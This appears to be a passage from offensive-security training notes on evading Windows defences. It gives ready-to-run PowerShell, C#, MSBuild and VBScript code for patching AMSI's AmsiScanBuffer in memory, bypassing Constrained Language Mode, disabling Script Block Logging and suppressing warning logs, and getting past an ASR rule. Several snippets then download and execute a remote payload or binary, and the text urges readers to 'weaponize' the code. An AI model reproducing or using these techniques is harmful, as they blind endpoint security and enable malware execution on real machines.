
Reference : https://github.com/rasta-mouse/AmsiScanBufferBypass/blob/master/ASBBypass.ps1

- In-Directly getting Memory Address **of AMSIScanBuffer()** Function

  - Relative address of functions in **amsi.dll** are addresses at 0x1000 bytes apart even if ASLR is in-action

  - Doing some mathematics, one can calculate the address of another functions in **amsi.dll** like **DllCanUnloadNow()** and indirectly get the address of **AmsiScanBuffer()** function.

  - Using DLL Export Viewer, let's check the Relative address of **amsi.dll** functions.



Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
AmsiCloseSession	0x00000001800032f0	0x000032f0	1 (0x1)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiInitialize	0x0000000180002fb0	0x00002fb0	2 (0x2)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiOpenSession	0x0000000180003290	0x00003290	3 (0x3)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiScanBuffer	0x0000000180003310	0x00003310	4 (0x4)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiScanString	0x0000000180003410	0x00003410	5 (0x5)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiUacInitialize	0x0000000180003470	0x00003470	6 (0x6)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiUacScan	0x00000001800036f0	0x000036f0	7 (0x7)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiUacUninitialize	0x0000000180003690	0x00003690	8 (0x8)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
AmsiUninitialize	0x0000000180003230	0x00003230	9 (0x9)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
DllCanUnloadNow	0x0000000180001860	0x00001860	10 (0xa)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
DllGetClassObject	0x0000000180001890	0x00001890	11 (0xb)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
DllRegisterServer	0x00000001800019c0	0x000019c0	12 (0xc)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function
DllUnregisterServer	0x00000001800019c0	0x000019c0	13 (0xd)	amsi.dll	C:\Windows\system32\amsi.dll	Exported Function

- The relative address of **AmsiScanBuffer()** is **0x00003310 & DllCanUnloadNow()** is **0x00001860**


- The difference is 0x1AB0 (**6832** in Decimal) and can be calculated here

- We can choose any function to get the memory address of the **AmsiScanBuffer()** function

- Now in the script we will load the **DllCanUnloadNow()** Function and add the above difference (**6832**) to get the address of **AmsiScanBuffer()**

Amsi.dll location : C:\Windows\System32\amsi.dll

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);
}
"@
Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("ams" + "i.dll")

$DllCanunloadNowAddress = [Win32]::GetProcAddress($LoadLibrary, "DllCanUnloadNow")

$ScanBufferAddress = [System.IntPtr]::New($DllCanunloadNowAddress.ToInt64() + [Int64](6832))
$oldProtect = 0

[Win32]::VirtualProtect($ScanBufferAddress, [uint32]5, 0x40, [ref]$oldProtect) | Out-null
$Clean_Result = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
$newProtect = 0

[System.Runtime.InteropServices.Marshal]::Copy($Clean_Result, 0, $ScanBufferAddress, 6)

[Win32]::VirtualProtect($ScanBufferAddress, [uint32]5, $y, [ref]$newProtect) | Out-null
```



IMG : AMSI Bypassed

- Method 3 (In-Memory **AMSI Patching**)

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Reflection;
using System.Runtime.InteropServices;

namespace AmsiBypass
{    class Win32
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);

        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    }
```

Compile Using : csc.exe Amsi_Bypass3.cs

Code Part -2

```
class Program
    {
        static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
        static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };

        static void Main(string[] args)
        {
            if (IntPtr.Size == 4)
                BypassAmsi(x86);
            else
                BypassAmsi(x64);

            var webClient = new System.Net.WebClient();
            var data = webClient.DownloadData("http://localhost/4_Hidden_Window.dll");
            try
            {
                var assembly = Assembly.Load(data);
                if (assembly != null)
                {
                    Console.WriteLine("[*] AMSI bypassed");
                    Console.WriteLine("[*] Assembly Name: {0}", assembly.FullName);
                    assembly.GetType("sample.mysample").GetMethod("Main").Invoke(null, new object[] { });
                }

            }
            catch (BadImageFormatException e)
            {
                Console.WriteLine("[x] AMSI Triggered on loading assembly");

            }
            catch (System.Exception e)
            {
                Console.WriteLine("[x] Unexpected exception triggered");
            }
        }
```


Code Part - 3

```
private static void BypassAmsi(byte[] p)
        {
            try
            {
                var lib = Win32.LoadLibrary("am"+"si.dll");
                var addr = Win32.GetProcAddress(lib, "A"+"msi"+"Sc"+"an"+"Buffer");
                uint oldProtect;

                Win32.VirtualProtect(addr, (UIntPtr)p.Length, 0x40, out oldProtect);

                for(int i=0; i < p.Length; i++)
                {
                    Marshal.WriteByte(addr + i, p[i]);
                }

                Console.WriteLine("[*] AMSI Patched");
            }
            catch (Exception e)
            {
                Console.WriteLine("[x] {0}", e.Message);
                Console.WriteLine("[x] {0}", e.InnerException);
            }
        }
    }
}
```

Video

5.1.1 Host-Level

- Bypassing CLM
  - Method 1 (Via PowerShell Version 2 Downgrade)



- Method 2 (Remove “**__PSLockDownPolicy”** Environment Variable)

```
Remove-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\"
                                    -Name __PSLockdownPolicy
```

Execute with PowerShell Administrator Privileges

- Method 3 (Via Custom Run-Spaces)

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="test">
   <Cyberwarfare />
  </Target>
      <UsingTask
    TaskName="Cyberwarfare"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
      <Task>
        <Reference Include="System.Management.Automation" />
      <Code Type="Class" Language="cs">
        <![CDATA[
                  using System;
                  using System.IO;
                  using System.Diagnostics;
                  using System.Reflection;
                  using System.Runtime.InteropServices;
                  using System.Collections.ObjectModel;
                  using System.Management.Automation;
                  using System.Management.Automation.Runspaces;
                  using System.Text;
                  using Microsoft.Build.Framework;
                  using Microsoft.Build.Utilities;
                  public class Cyberwarfare :  Task, ITask {
                        public override bool Execute() {
                              string pok = "[System.Math]::Cos(90) >> C:\\Users\\Doctor\\Desktop\\Bypass\\file.txt";
                              Runspace runspace = RunspaceFactory.CreateRunspace();
                              runspace.Open();
                              RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
                              Pipeline pipeline = runspace.CreatePipeline();
                              pipeline.Commands.AddScript(pok);
                              pipeline.Invoke();
                              runspace.Close();
                              return true;
                        }
                  }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

Msbuild.exe CLM_Bypass.xml

- Method 4 (Via InstallUtil.exe Binary)

```
using System;
using System.Configuration.Install;
using System.Diagnostics;

namespace IU
{
      class Bypass
      {
            static void Main(string[] args)
            {
                  Console.WriteLine("In Main Function");
            }
      }
      [System.ComponentModel.RunInstaller(true)]
      public class Bypass : System.Configuration.Install.Installer
      {
            public override void Uninstall(System.Collections.IDictionary savedState)
            {
                  Process.Start("C:\\Windows\\System32\\calc.exe");
            }
      }
}
```

Compile command line : csc.exe CLM_Bypass_IU.cs

Installutil.exe /logfile= /LogToConsole=false /U CLM_Bypass._IU.exe

NOTE : Weaponize the above code with Method 3 code to Bypass CLM

- Bypass Via MSBuildShell

Link : https://github.com/Cn33liz/MSBuildShell


- Bypassing Script Block Logging
  - Method 1 (Via Group Cache Policy)

```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetFie`ld"('cachedGroupPolicySet-
tings', 'N'+'onPublic,Static')

If ($GroupPolicyField) {
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)
    If ($GroupPolicyCache['ScriptB'+'lockLogging']) {
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] = 0
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    }
    $val = [System.Collections.Generic.Dictionary[string,System.Object]]::new()
    $val.Add('EnableScriptB'+'lockLogging', 0)
    $val.Add('EnableScriptB'+'lockInvocationLogging', 0)
    $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
}

iex (New-Object Net.WebClient).downloadstring("https://myserver/mypayload.ps1")
```

NOTE : Group Policy Cache can be modified without admin privileges

- Suppressing Warning Logs (Caused by Bad Reputation Words like **DeviceIoControl etc**)

```
[ScriptBlock]."GetFie`ld"('signatures','N'+'onPublic,Static').SetValue($null,(New-Object Collections.Generic.HashSet[String]))
```



Note : The above command can be easily weaponized


B) Multiple Ways of Bypassing ASR

- Method 1 (Impede JavaScript and VBScript to launch executables, GUID : D3E037E1-3EB8-44C8-A917-57927947596D)

```
Sub WscriptExec(targetpath)
 Set comApp = CreateObject("RDS.DataSpace")
 comApp.CreateObject("Wscript.Shell","").Run targetpath, 0
End Sub

Dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe", False
xHttp.Send
with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile "c:\Windows\Tasks\putty.exe", 2
targetpath = "c:\Windows\Tasks\putty.exe"
Call WscriptExec(targetpath)

end with
```

Command : **wscript.exe Bypass_ASR.vbs**

